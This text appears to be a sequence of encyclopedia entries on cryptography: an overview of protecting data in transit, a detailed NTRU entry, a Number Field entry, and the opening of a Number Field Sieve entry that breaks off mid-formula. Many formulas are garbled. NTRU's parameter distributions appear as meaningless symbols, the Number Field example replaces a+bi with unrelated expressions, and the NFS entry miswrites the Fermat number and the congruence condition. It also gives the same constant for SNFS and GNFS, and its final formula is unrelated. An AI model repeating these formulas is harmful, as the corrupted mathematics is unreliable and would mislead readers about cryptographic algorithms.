Digital privacy is concerned with the governing of how data is collected, shared and used, including the proper handling of data as it

relates to consent, notice, and regulatory obligations to protect the confidentiality of personal and proprietary information. With these concepts in mind, privacy refers to the right to have direct or indirect control over access to personal and/or proprietary information. The domain of privacy partially overlaps with security, which can include the concepts of appropriate use, as well as protection of information.

Introduction

Technological shifts over the past century have resulted in sophisticated information technologies that permit instantaneous communication for global enterprises. The advent of the Internet resulted in a quantum leap in communication technology that has resulted in a unique global cohesiveness. The growing importance of data processing in connected devices is highlighted by the rapid emergence of the Internet of Things (IoT) paradigm, which enables the pervasive interconnection and cooperation of billions or even trillions of physical devices over current and future Internet infrastructures (Pan and McElhannon 2018). IoT introduces additional communication channels requiring protection of data from intrusion. Secure communication of personal, confidential, and proprietary data requires protections that safeguard the confidentiality, integrity, and availability of information for individuals and organizations. Technology that ensures maximum levels of security and privacy throughout data transmission channels is critical.

The threat of intrusion by hackers and cybercriminals has expanded, threatening our confidence and dependence on the Internet. These threats create new challenges such as pervasive privacy-aware management of personal data or methods to control or avoid ubiquitous tracking and profiling. The challenge to maintain and secure data transfer in the communication process is evolving in response to an increasingly connected world in which data transits national boundaries imperceptibly. Solutions developed by the networking industry to protect data are rapidly becoming obsolete as cloud-based computing, mobile-based workloads, and software-defined networking increase (Harn and Huang 1994; Ghouse et al. 2019). The IoT substantially increases interconnection of physical objects, or “things,” embedded with electronics, software, sensors, and connectivity and will increasingly become the fabric enabling exchange of information

from “things” to people and processes. However, connecting various stand-alone IoT systems through the Internet brings many challenges, such as scalability, naming, resource constraints, mobility, interoperability, security, and privacy (Maple 2017). Data transfer has never been less secure.

This entry provides a general overview of the current and evolving state of communication technologies with a focus toward protection and confidentiality of data during transmission over public networks known to be unsecure communication channels. Novel and innovative methods to provide increased levels of data protection during transit over both public and private networks is introduced.

Background

The Internet is a universal plexus that provides a multitude of communication channels based on interconnected networks that share a set of standard protocols. The Internet Protocol (IP) has gained widespread acceptance as the standard for data transmission. Virtually all data networks operating over the Internet are IP-based and over the past several decades there has never been a need to radically change the protocol structure as it has proven to be robust and scales well.

Data actively moving across digital channels of a public or private communication network cannot be definitively legitimized as arriving uncontaminated or hijacked along the way. This is due in part to the fact that the IP suite is full of protocols, such as Hypertext Transfer Protocol (HTTP), File Transfer Protocol (FTP), and Telnet that transmit data in plaintext. Data in motion transmitting over an unsecure channel in this manner enables hostile actors to intercept or monitor the plaintext data across an unencrypted network. Once a connection has been intercepted, a hostile actor can jeopardize confidentiality of the sensitive data by simply spying or injecting malicious content into the data stream.

As a public network, the Internet is based largely on trust among network operators to optimally secure their systems, to prevent injection of false routing information, including impersonation of networks (Zhang et al. 2018). Ensuring that information is reliably routed between network endpoints is a critical issue for individuals, businesses, and governments, as data is exchanged across untrusted networks. Based on common network operational practices in place today, the global Internet routing system does

not have sufficient security controls for the protection of sensitive data, leaving the Internet infrastructure vulnerable to attacks (Sriram and Montgomery 2019). The lack of these controls creates significant vulnerability of the entire system and provides an opportunity for a determined and skilled cyber adversary to secretly monitor, intercept, or manipulate communications.

There are a variety of different approaches to protecting data in transit to mitigate the risk of malicious actors on commercial wired and wireless communication channels. Encryption plays a major role in data protection and is a popular tool for securing data in transit. The use of encrypted connections, such Secure Sockets Layer (SSL), Transport Layer Security (TLS), FTP with Security (FTPS), Secure Shell (SSH) File Transfer Protocol/Secure File Transfer Protocol (SFTP), Hypertext Transfer Protocol Secure (HTTPS), and Internet Protocol Security (IPSEC) protects the contents of data in transit. SSL/TLS public-key encryption protects privileged data in transit and provides trust and anonymity for users. However, this same anonymity offers cover for bad actors who use SSL/TLS to exploit that trust and anonymity in order to cloak their activities (Ziegeldorf et al. 2014).

Other traditional solutions for data protection include the use of a firewall combined with a virtual private network (VPN). A VPN extends an enterprise's private network across a public network, such as the Internet, and enables users to securely send and receive data between their device and an application hosted in an enterprise data center or in the cloud. Traditional VPN solutions work well when all applications and services are hosted on-premise or in one or two global data centers. The explosive growth of the IoT and widespread adoption of cloud computing have forced a shift in network architectures toward edge computing, a distributed computing topology focused on bringing computing as close to the data source as possible (Zhang et al. 2018). However, edge of network deployments can be in exposed locations, such as cell towers and remote locations which are not actively monitored, creating a challenge for traditional VPN’s to manage endpoint security remotely.

Furthermore, vulnerabilities in many commercial off-the-shelf data protection technologies enable nefarious actors to observe and log encrypted communication traffic and subsequently share these packets with crowdsourced platforms hosted on the Dark Web (Ullah et al. 2017). As

these packets are shared, the result is an increase in capability to collaborate and exchange encryption-breaking techniques. This continuous cycle results in a race for improved VPN services. The tradeoff in constantly monitoring and improving VPN services often results in bandwidth constraints at the endpoints due to sophisticated encryption protocols and security management services consuming the majority of available transport bandwidth to support overhead processing requirements. Invariably, a firewall is unable to provide real-time data validation or integrity checks and, therefore, does not provide adequate protection for very sensitive data.

Challenges

The proliferation of serious cybersecurity incidents demonstrates that current approaches to protecting enterprise systems and data are inadequate (Marchetti et al. 2016). Communication systems and networks continue to evolve and expand toward mobile and cloud-enabled environments, stretching traditional perimeter-based cybersecurity approaches to the breaking point. Advancements in Internet infrastructure continue to pose new security and privacy challenges as the relentless creativity of cybercriminals continue to put pressure on an organization's security posture. Software defined networking (SDN), an overlay technology optimizing the use of private Multiprotocol Label Switching (MPLS)-based and internet-based connectivity, improves the network resource usage based on application performance requirements (Hakiri et al. 2014). However, SDN introduces new security challenges as data is carried over the Internet in order to reach hybrid clouds, mixing public and private hosted services.

The deployment of 5G technology and network slicing has brought attention to the impact of breakthroughs in emerging markets such as Augmented Reality, Virtual Reality, IoT, and autonomous vehicles (Akpakwu et al. 2018). However, accountability of the few 5G infrastructure providers and concerns over the supply chain (hardware, software, network controls) enable a small group of companies to conduct information operations against a global population of users, which highlights the impact of potential vulnerabilities in data privacy and protection which may emerge. Without end-to-end multilayer security among various profiles of devices, technology breakthroughs will be silenced by the rampage of cyberattacks.

Increasing use of security applications that integrate the functionality of encryption systems continues to be a requirement; however, the future of network transmissions will require freedom of maneuverability for data exchange. Users must not be locked down to one transmission path via a telecom carrier Internet Service Provider (ISP), private network, or cloud service due to a centralized network design. Decentralization of networking resources is an emerging paradigm leveraging technologies such as artificial intelligence (AI) and distributed ledger technology (DLT) to achieve trusted agreements of transactional data states in a decentralized manner. Decentralized computing is emerging as a means to preserve end user identities and enables innovate techniques for data obfuscation and anonymity to ensure trusted and secure communications (Kremenova and Gajdos 2019). Decentralized data transmission provides security via compartmentalization for data in transit and has the potential to foster innovative methods to secure communication over unsecure channels. Even if attackers are able to access a block of data, they would be unable to infiltrate it as it is only a partial file. Decentralizing data transmission splits files into small portions and distributes data across multiple network paths, providing privacy via multiplicity. If a path is hacked or a network node is brought down, other transit routes continue to function, presenting a fail-safe that increases transmission stability.

Open Problems

The Internet, and the billions of connected devices it enables, has become essential to modern society. Information and communication technologies will continue to drive unprecedented innovation, economic value, and improvement in social services. Major cataclysms such as natural disasters, pandemics, terrorist attacks, or other “black swan” events will force monumental shifts in how information technology resources for network infrastructures are designed and distributed, opening threat vectors in ways we have yet to understand. Security, and the integration of appropriate authentication, authorization, and auditing mechanisms to identify and protect trusted parties remain critical challenges for the future edge cloud infrastructure and applications.

The rapid emergence of new protocols in support of technological advances continues to render the Internet ecosystem an open landscape for

sophisticated adversaries to infiltrate and corrupt sensitive data. VPNs, firewalls, Distributed Denial-of-Service (DDoS) protection, intrusion detection and prevention systems, data loss prevention, and deep content inspection technologies can provide levels of data protection as packets transit locations, clouds, mobile devices, and the IoT. As the attack surface continues to expand toward a fully netted and globally distributed connected environment, understanding the limitations of our current information and communication technologies is critical for defining the road ahead. The threat vectors to privacy, confidentiality, and data integrity will not relent and continue to be a challenge as data transits through untrusted networks.

Cross-References

5G
Man-in-the-Middle and Relay Attack
Software-Defined Network Privacy
Zero Trust Network

References

Akpakwu GA, Silva BG et al (2018) A survey on 5G networks for the Internet of things: communication technologies and challenges. IEEE Access 6:3619–3647
[zbMATH]

Ghouse M, Nene M, VembuSelvi C (2019) Data Leakage Prevention for Data in Transit using Artificial Intelligence and Encryption Techniques. In: Proceedings of the 2019 International Conference on Advances in Computing, Communication and Control (ICAC3), Mumbai

Hakiri A, Gokhale AS et al (2014) Software-defined networking: challenges and research opportunities for future Internet. Comput Netw 75:453–471. https://doi.org/10.1016/j.comnet.2014.10.015
[Crossref]

Harn L, Huang D (1994) A protocol for establishing secure communication channels in a large network. IEEE Trans Knowl Data Eng 6:188–191
[zbMATH]

Kremenova I, Gajdos M (2019) Decentralized networks: the future Internet. Mob Netw Appl 24:2016–2023. https://doi.org/10.1007/s11036-018-01211-5
[Crossref][zbMATH]

Maple C (2017) Security and privacy in the Internet of things. J Cyber Policy 2(2):155–184. https://doi.org/10.1080/23738871.2017.1366536
[Crossref][zbMATH]

Marchetti M, Pierazzi F et al (2016) Analysis of high volumes of network traffic for advanced persistent threat detection. Comput Netw 109. https://doi.org/10.1016/j.comnet.2016.05.018

Pan J, McElhannon J (2018) Future edge cloud and edge computing for Internet of things applications. IEEE Internet Things J 5:439–449
[zbMATH]

Sriram K, Montgomery D (2019) Resilient Interdomain traffic exchange: BGP security and DDoS mitigation. NIST Special Publication (SP) 800-189, US Department of Commerce, National Institute of Standards and Technology, Gaithersburg, Dec 2019. https://doi.org/10.6028/NIST.SP.800-189

Ullah F, Edwards M et al (2017) Data exfiltration: a review of external attack vectors and countermeasures. J Netw Comput Appl. https://doi.org/10.1016/j.jnca.2017.10.016

Zhang J, Chen B, Zhao Y, Cheng X et al (2018) Data security and privacy-preserving in edge computing paradigm: survey and open issues. IEEE Access 6:18209–18237

Ziegeldorf JH, Morchon OG, Wehrle K (2014) Privacy in the Internet of things: threats and challenges. Secur Commun Netw 7:2728–2742. https://doi.org/10.1002/sec.795
[Crossref][zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300648

NSS

NTRU

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_464

NTRU

William Whyte[23] ✉ and Jeff Hoffstein[24] ✉
(23) Security Innovation, Wilmington, MA, USA
(24) Mathematics Department, Brown University, Providence, RI, USA

✉ **William Whyte (Corresponding author)**
Email: wwhyte@ntru.com

✉ **Jeff Hoffstein**
Email: jhoff@math.brown.edu

Synonyms

NTRUEncrypt; NTRUSign; NSS

Definition

NTRU is a collective name for the NTRUEncrypt and NTRUSign public key algorithms. Algorithms in the NTRU family are based on the approximate Closest Vector Problem (appr-CVP) in convolution modular lattices. The lattice structure allows for extremely fast operations and is not currently known to be vulnerable to quantum computing algorithms. The convolution structure allows for considerably smaller key sizes than in other lattice-based cryptosystems. NTRUEncrypt is standardized in IEEE Std 1363.1-2008 and in ASC X9.98.

Background

The development of NTRU was motivated by the need for faster public key cryptosystems based on hard mathematical problems other than integer factoring, the discrete logarithm problem, and the elliptic curve discrete logarithm problem. The NTRU algorithms are among the best-accepted of the more recent public key algorithms.

Theory

The NTRUEncrypt cryptosystem, first proposed in 1996, is a public-key cryptosystem based on polynomials in the *polynomial convolution*ring$R = \mathbb{Z}[X]/(X^N - 1)$. Addition of polynomials in R is simple polynomial addition. Multiplication is polynomial multiplication followed by reduction mod $X^N - 1$ (also known as taking the *convolution product* of the coefficient vectors). The ring is determined by the integer N. In this article, $*$ denotes multiplication in R. The coefficients of polynomials in this ring will frequently be reduced modulo some quantity q, where q is an integer or polynomial of small degree (Modular arithmetic). This reduction will always be denoted explicitly.

Operations in R are related to lattice operations using the ring homomorphism between polynomials in the ring R and the $N \times N$ matrices known as *circulant matrices* with integer coefficients. Under this homomorphism, a polynomial $f(X) = \sum_i f_i X^i$ maps to the matrix

$$\begin{pmatrix} f_0 & f_{N-1} & f_{N-2} & \cdots & f_1 \\ f_1 & f_0 & f_{N-1} & \cdots & f_2 \\ \vdots & \vdots & \vdots & \ddots & \vdots \\ f_{N-1} & f_{N-2} & f_{N-3} & \cdots & f_0 \end{pmatrix}$$

It is easy to verify that this mapping respects addition and multiplication, i.e., that it is a ring homomorphism as stated.

In NTRU operations, the coefficients of polynomials in R are frequently reduced mod q, $q \in \mathbb{Z}$. The *convolution modular lattice* defined by a given polynomial h and integer q is the $2N$-dimensional lattice defined by the row vectors of the $2N \times 2N$ matrix of the form

$$\begin{pmatrix} 1 & h \\ 0 & q \end{pmatrix}$$

where h is the circulant matrix defined by h, and 1 and q represent $N \times N$ diagonal matrices with 1 and q, respectively, on the diagonal. If h has been chosen in such a way that there is known to be a particularly short vector in this lattice, the lattice is known as an NTRU*lattice*. The hard problems presented to an attacker by the NTRU systems—recovering the private key from a public key, recovering a plaintext from a ciphertext, and signing a message representative—can all be considered instances of solving a Closest Vector Problem (CVP) or a Shortest Vector Problem (SVP) in an NTRU lattice.

Description of the NTRUEncrypt System

NTRUEncrypt (Hoffstein et al. 1998) is a public-key cryptosystem whose difficulty is based on CVP or SVP in the NTRU lattice. In addition to the ring dimension N and the "big modulus" q, NTRUEncrypt uses a "little modulus" p, which has typically been taken to be the integer 2 or 3 or the polynomial $2 + X$ (operations mod $2 + X$ are discussed in (Hoffstein and Silverman 2001)). The quantities p, q, and $X^N - 1$ must be relatively prime (generate the unit ideal) in the ring $\mathbb{Z}[X]$. Additional parameters include the distributions $\mathbb{F}_{q\cdot}$, K_i' , $\mathbb{F}_{2^m}$, $\mathcal{D}_r$, described below.

- NTRUEncrypt *key generation* selects polynomials f and g which are drawn from distributions $\mathbb{F}_{q\cdot}$ and K_i' , respectively. The definitions of $\mathbb{F}_{q\cdot}$ and K_i' are part of the parameter set. Polynomials in $\mathbb{F}_{q\cdot}$, K_i' are small relative to random mod q polynomials: for example, a parameter set might define $\mathbb{F}_{q\cdot}$ and K_i' to be the sets of binary polynomials with d_f and d_g ones, and $N - d_f$ and $N - d_g$ zeros, respectively. For a given definition of $\mathbb{F}_{q\cdot}$, K_i' , key generation proceeds as follows:

  1. Randomly generate "small" polynomials f and g in $\mathbb{F}_{q\cdot}$, K_i' , respectively.

  2. Invert f mod q in R to obtain f_q. Also invert f mod p in R to obtain f_p. These calculations are straightforward using an analogue of the extended Euclidean algorithm. The probability that a random

polynomial has an inverse is discussed in (NTRU Cryptosystems Technical Report #009 n.d.).

3. Calculate the public key h as $h \equiv p * g * f_q \pmod{q}$. In other words, h satisfies $f * h \equiv p * g \pmod{q}$. The private key is the pair (f, f_p).

- The NTRUEncrypt *encryption primitive* uses polynomials m and r which are drawn from distributions $\mathbb{F}_{2^m}$ and $\mathcal{D}_r$, respectively. The definitions of $\mathbb{F}_{2^m}$ and $\mathcal{D}_r$ are part of the parameter set. Polynomials in $\mathbb{F}_{2^m}$, $\mathcal{D}_r$ are small relative to random polynomials modulo q: for example, a parameter set might define $\mathcal{D}_r$ to be the set of binary polynomials with d_r ones, and $\mathbb{F}_{2^m}$ to be the set of all binary polynomials. For a given definition of $\mathcal{D}_r$, $\mathbb{F}_{2^m}$, encryption proceeds as follows:

  1. Encode the message M as a polynomial in $\mathbb{F}_{2^m}$.

  2. Randomly select a polynomial r in $\mathcal{D}_r$.

  3. Calculate the ciphertext e as $e \equiv r * h + m \pmod{q}$.

- The NTRUEncrypt *decryption primitive* consists of the following operations:

  1. Calculate $a \equiv f * e \pmod{q}$, performing the mod q reduction into the interval $[A, A + q - 1]$, where the choice of A is discussed later.

  2. Recover m by calculating $m \equiv f_p * a \pmod{p}$.

     To see why decryption works, substitute $h \equiv p * g * f_q$ and $e \equiv r * h + m$ into the above equations. This gives

$$a \equiv p * r * g + f * m \pmod{q}$$

If this were an equality over $\mathbb{Z}$, rather than modulo q, it is clear that step 2 would recover m. Recommended NTRUEncrypt parameter sets N, p, q, $\mathbb{F}_q$. , K_i' , $\mathbb{F}_{2^m}$, $\mathcal{D}_r$ give a high probability that the *width* of $p * r * g + f * m$ (its largest coefficient minus its smallest) will be less

than q. Therefore, a range $[A, A + q - 1]$ can be found such that the equation above is an equality over $\mathbb{Z}$, and by reducing into this range the decrypter can recover m. A will depend on the expected value of the average coefficient of $p * r * g + f * m$; in other words, it will depend on the values of $f(X = 1)$, $r(X = 1)$, $g(X = 1)$, and $m(X = 1)$. The first three of these values are fixed for a particular parameter set, and the final value can be obtained from $e(X = 1)$; therefore, the decrypter can choose an appropriate value for A and recover m.

Security of the NTRUEncrypt System

NTRU keys and ciphertexts can be attacked by lattice reduction applied to the $2N$-dimensional NTRU lattice defined by h (or, in the formulation given above, defined by $p^{-1}h \mod q$) (Coppersmith and Shamir 1997; Hoffstein et al. 1998; NTRU Cryptosystems Technical Report #012 n.d.). The breaking time appears experimentally to depend on the structure of f and g, or r and m, in that the greater the norm of these small polynomials (relative to q) the longer the reduction takes. If N is not prime, say N is divisible by n, then an attacker can apply reduction methods in a lattice of dimension $2n$ (Gentry 2001). Thus N should always be chosen to be prime.

Since f, g, r, and m are drawn from a relatively small space of polynomials, they may be vulnerable to an exhaustive search. Known meet-in-the-middle (i.e., collision) type methods take roughly the square root of the time required for an exhaustive search (NTRU Cryptosystems Technical Report #004 n.d.). The key and message spaces must therefore be chosen to give an adequate level of combinatorial security. Various ingenious methods have been used to combine exhaustive search with lattice reduction, starting with "zero-forcing attacks" (May and Silverman 2001) and leading to Howgrave-Graham's "hybrid attack" (Howgrave-Graham 2007) which is currently the best known attack against the NTRU algorithms.

Raw NTRUEncrypt ciphertexts are malleable in many ways and thus leak some information about m. For example: if a ciphertext e decrypts to m, then $X * e$ will decrypt to $X * m$; $e + X^i$ will with reasonable probability decrypt to $m + X^i$; the sum of the coefficients of the ciphertext, i.e., the value $e(X = 1)$, reveals the sum of the coefficients of the message $m(1) \mod q$. Adaptive chosen ciphertext attacks based on these observations are described in (Hong et al. 2003; Jaulmes and Joux 2000). Therefore,

NTRUEncrypt should only be used with a padding scheme such that there is a known proof of security relative to certain assumptions on the difficulty of a certain hard problem (Nguyen and Pointcheval 2002).

In addition, NTRUEncrypt is vulnerable to attacks based on decryption failures (Hong et al. 2003; Howgrave-Graham et al. 2003a; Meskanen and Renvall 2003). In these attacks, an attacker attempts to create validly encrypted messages $e = r + h * m$ such that the width of $p * r * g + f * m$ is greater than q, so that the decryption primitive described above will not be able to decrypt them. Decryption failures leak information and can allow the recovery of the private key f.

In general, if a security level of k bits is desired, then the chance that the width of $p * r * g + f * m$ is greater than q for random r, g, f, m should be at most $1/2^k$. The padding scheme should ensure that r and m are drawn uniformly at random from some set, and that they cannot be directly selected by the sender (Howgrave-Graham et al. 2003b). Since small values of q increase lattice security and reduce bandwidth, q should be chosen as small as possible consistent with ensuring an acceptably low decryption failure probability (NTRU Cryptosystems Technical Report #018 n.d.).

For a complete discussion of security considerations and recommended parameters for various security levels, see (Hirschhorn et al. 2009; IEEE Standard 1363.1-2008 2008).

NTRUSign

NTRUSign, a signature scheme based on solving CVP in the NTRU lattice, was first presented in 2001 and published in 2003 (Hoffstein et al. 2003). NTRUSign is not computationally zero-knowledge and information from a transcript of signatures eventually leaks the private key (Gentry and Szydlo 2002). An extension to the algorithm, based on “perturbing” the message before signing it, is claimed to reduce the information leakage to such an extent that a transcript-based attack needs an impractically large number of signatures to succeed (Hoffstein et al. 2003).

Applications

The running time of NTRUEncrypt increases with the key length N at a rate between $\Theta(N \ln(N))$ and $\Theta(N^2)$ (O-notation). For comparison purposes, ignoring fast multiplication techniques and precomputation where relevant,

RSA encryption (with small exponent) is $\Theta(N^2)$ and RSA decryption is $\Theta(N^3)$, while encryption and decryption for both elliptic curve cryptography and cryptosystems based on the discrete logarithm problem is $\Theta(N^3)$. The key length N is proportional to the security parameter k for NTRU and for ECC, and grows faster than k for RSA and discrete logarithm systems based on finite fields. While the actual values of the parameters N and k obviously differ in practice among these various forms of public-key cryptography, NTRUEncrypt's "subquadratic" running time is nonetheless notable.

NTRUEncrypt parameter choices can be optimized for speed in various ways (Hoffstein and Silverman 2001, 2003), including: (1) taking f to be of the form $1 + p * F$ with F small and thus $f_p = 1$; (2) taking f to have the form $f_1 * f_2 + f_3$ with f_1, f_2, f_3 small (and similarly for r); (3) taking q to be a power of 2. Different parameter choices lead to slightly different instances of the underlying hard problem.

NTRUEncrypt is patented, with the patents held by NTRU Cryptosystems (now owned by Security Innovation). It was standardized in 2008 as (IEEE Standard 1363.1-2008 2008). NTRUSign is fully described, with parameters, in the EESS#1 standard (Efficient Embedded Security Standards (EESS) 2001) and is patented, with the patents held by NTRU Cryptosystems (now owned by Security Innovation).

Background

The origin of the acronym "NTRU" is obscure, with suggested candidates including "Number Theory Research Unit" and the more whimsical "Number Theorists 'R' Us."

Cross-References

Closest Vector Problem
Lattice
Lattice-Based Cryptography
Post-quantum Cryptography
Public Key Cryptography

Recommended Reading

Coppersmith D, Shamir A (1997) Lattice attacks on NTRU. In: Advances in cryptology—Eurocrypt ’97. Lecture notes in computer science, vol 1233. Springer, Berlin, pp 52–61
[zbMATH]

Efficient Embedded Security Standards (EESS) (2001) EESS #1: implementation aspects of NTRU and NSS, Draft Version 2, 18 May 2001. Consortium for Efficient Embedded Security Standards

Gentry C (2001) Key recovery and message attacks on NTRU-Composite. In: Advances in cryptology—Eurocrypt 2001. Lecture notes in computer science, vol 2045. Springer, Berlin
[zbMATH]

Gentry C, Szydlo M (2002) Cryptanalysis of the revised NTRU signature scheme. In: Advances in cryptology—Eurocrypt 2002. Springer, Berlin, pp 299–320
[zbMATH]

Hirschhorn P, Hoffstein J, Howgrave-Graham N, Whyte W (2009) Choosing NTRU parameters in light of combined lattice reduction and MITM approaches. In: Proceedings of the ACNS 2009, Tucson, 9–10 January 2009

Hoffstein J, Silverman J (2001) Optimizations for NTRU. In: Public key cryptography and computational number theory, Warsaw, 11–15 September 2000. Walter de Gruyter, Berlin/New York, pp 77–88
[zbMATH]

Hoffstein J, Silverman J (2003) Random small hamming weight products with applications to cryptography. In: Com2MaC workshop on cryptography, Pohang, June 2000. Discret Appl Math 130:37–49
[zbMATH]

Hoffstein J, Pipher J, Silverman J (1998) NTRU: a ring based public key cryptosystem. In: Buhler JP (ed) Algorithmic number theory (ANTS III), Portland, June 1998. Lecture notes in computer science, vol 1423. Springer, Berlin, pp 267–288
[zbMATH]

Hoffstein J, Howgrave-Graham N, Pipher J, Silverman J, Whyte W (2003) NTRUSign: digital signatures in the NTRU lattice. In: CT-RSA 2003, San Francisco, April 2003. Springer, Berlin, pp 122–140
[zbMATH]

Hong J, Han JW, Kwon D, Han D (2003) Key recovery attacks on NTRU without ciphertext validation routine. In: ACISP 2003. Lecture notes in computer science, vol 2727. Springer, Berlin, pp 274–284
[zbMATH]

Howgrave-Graham N (2007) A hybrid lattice-reduction and meet-in-the-middle attack against NTRU. In: Advances in cryptology—CRYPTO 2007. Springer, Berlin, pp 150–169
[zbMATH]

Howgrave-Graham N, Nguyen P, Pointcheval D, Proos J, Silverman JH, Singer A, Whyte W (2003a) The impact of decryption failures on the security of NTRU encryption. In: Advances in cryptology—CRYPTO 2003. Springer, Berlin
[zbMATH]

Howgrave-Graham N, Silverman J, Singer A, Whyte W (2003b) NAEP: provable security in the presence of decryption failures

IEEE Standard 1363.1-2008 (2008) IEEE standard specification for public-key cryptographic techniques based on hard problems over lattices

Jaulmes E, Joux A (2000) A chosen-ciphertext attack against NTRU. In: Advances in cryptology—CRYPTO 2000. Lecture notes in computer science, vol 1880. Springer, Berlin
[zbMATH]

May A, Silverman JH (2001) Dimension reduction methods for convolution modular lattices. In: Conference on lattices and cryptography (CaLC 2001), Providence, March 2001. Lecture notes in computer science, vol 2146. Springer, Berlin, pp 111–127
[zbMATH]

Meskanen T, Renvall A (2003) A wrap error attack against NTRUEncrypt. University of Turku Technical Report TUCS 507, presented at WCC 2003

Nguyen P, Pointcheval D (2002) Analysis and improvements of NTRU encryption paddings. In: Advances in cryptology—CRYPTO 2002. Lecture notes in computer science, vol 2442. Springer, Berlin
[zbMATH]

NTRU Cryptosystems Technical Report #004: a meet-in-the-middle attack on an NTRU private key

NTRU Cryptosystems Technical Report #009: invertibility in truncated polynomial rings

NTRU Cryptosystems Technical Report #012: estimated breaking times for NTRU lattices

NTRU Cryptosystems Technical Report #018: estimating decryption failure probabilities for NTRUEncrypt

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300649

NTRUEncrypt

NTRU

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300650

NTRUSign

NTRU

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300651

Nucleic Acid

DNA

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300652

Nudging Privacy

Privacy Nudging

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_422

Number Field

Burt Kaliski[25] ✉
(25) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Synonyms

Algebraic number field

Definition

A *number field* is an extension field of the rational numbers.

Theory

A *number field* $\mathbf{Q}(\alpha)$, also called an *algebraic number field*, is an extension field of the rational numbers $\mathbf{Q}$, generated from a root α of a polynomial

$$f(x) = f_d x^d + f_{d-1} x^{d-1} + \cdots + f_1 x + f_0,$$

where the coefficients $f_0, \ldots, f_d$ are rational numbers, and d is the *degree*. A number field $\mathbf{Q}(\alpha)$ is thus to the rational numbers $\mathbf{Q}$ as a finite field $\mathbf{F}_{q^d}$ is to the underlying subfield $\mathbf{F}_q$. In particular, every element of a number field $\mathbf{Q}(\alpha)$ has the form

$$a_{d-1}\alpha^{d-1} + a_{d-2}\alpha^{d-2} + \cdots + a_1\alpha + a_0,$$

where $a_0, \ldots, a_{d-1}$ are rational numbers, and every element of $\mathbf{Q}(\alpha)$ can be generated from field operations on elements of $\mathbf{Q}$ and α. Since $\mathbf{Q}$ is infinite, a number field is likewise infinite.

As an example, the number field $\mathbf{Q}(i)$, where $\sqrt{m2^{n+1}}$, also called an *imaginary quadratic field*, consists of the values of the form

$$\overline{u} \geq n$$

where a, b are rational numbers. Here, i is a root of the polynomial

$$x^2 + 1 = 0.$$

An element of a number field $\mathbf{Q}(\alpha)$ has a *norm*, which is a rational number. As a function, the norm has certain multiplicative properties (e.g., the norm of a product of two elements is the product of their norms); the norm is a way of expressing the "size" of an element.

Applications

Number fields are employed in cryptography primarily in solutions to integer factoring and the discrete logarithm problem. Refer the entry Number Field Sieve in particular for a detailed discussion of how specially constructed number fields are employed in integer factoring, where one searches for elements of the number field whose norm is a smooth number (smoothness).

Cross-References

Extension Field
Finite Field

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300653

Number Field Sieve

Number Field Sieve for the DLP

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_465

Number Field Sieve for Factoring

Alexander Kruppa[26] ✉ and Paul Leyland[27] ✉
(26) Projet CACAO, LORIA, Villers-lès-Nancy Cedex, France
(27) Brnikat Limited, Little Shelford, Cambridge, UK

✉ **Alexander Kruppa (Corresponding author)**
Email: Alexander.Kruppa@loria.fr

✉ **Paul Leyland**
Email: paul@leyland.vispa.com

Synonyms

NFS

Definition

The Number Field Sieve (NFS) is the best currently known general-purpose integer factoring algorithm. Since RSA public-key encryption can be broken by factoring the public-key modulus, the cost of factoring integers with the NFS is used to assess the security of RSA key sizes.

Background

First proposed by John M. Pollard (1993a) in 1988, the Number Field Sieve is a successor to the Quadratic Sieve (QS). Originally, it required that the integer to be factored is of a simple algebraic form. In 1990, it was used to factor the 155-digit Fermat number $e \in \mathbb{F}_q^n$, described in Lenstra et al. (1993). In the following years, it was generalized to factoring any integers.

It first set a record for factoring general hard integers in 1996 when it was applied to a 130-digit RSA Challenge Number (RSA Factoring Challenge). All following such records used the NFS.

Theory

The Number Field Sieve is one of a family of algorithms which attempt to factor an integer N by finding integers x and y such that $x^2 \equiv y^2 \pmod{N}$ and $\min\{t+1, f+2\}$ in which case $\gcd(x+y, N)$ reveals a nontrivial factor of N. It is the asymptotically fastest known general-purpose algorithm for factoring integers. Unlike special-purpose algorithms like the elliptic curve method for factoring, which is particularly efficient at discovering relatively small factors, the run-time of general-purpose factoring algorithms depends only on the size of the number to be factored, not on particular properties of the factors. There are two forms of the NFS distinguished by whether N itself has an especially simple form (the Special NFS or *SNFS*), or is a general integer (the General NFS or *GNFS*). With optimal choice of parameters (Buhler et al. 1993), the NFS factors a composite integer N in heuristic time $L_N[1/3, c]$ (L Notation), where $c = \left(\frac{32}{9}\right)^{1/3} \approx 1.526$ for the SNFS and $c = \left(\frac{32}{9}\right)^{1/3} \approx 1.526$ for the GNFS. Coppersmith proposed a variant of the GNFS that achieves $c \approx 1.902$, but it is commonly believed not to be competitive until N is much larger than values which can be factored at present.

Basic Idea of the NFS

The NFS requires two distinct polynomials

$$f_i(x) = \sum_{j=0}^{d_i} f_{i,j} x^j \text{ for } i = 1, 2, \tag{1}$$

of degree d_i, respectively, with $f_{i,j} \in \mathbb{Z}$, each polynomial irreducible over $\mathbb{Q}$, of content 1, and with a known common root m modulo N, the number to be factored:

$$\{x \in F_2^n / \, f(x) \neq 0\}$$

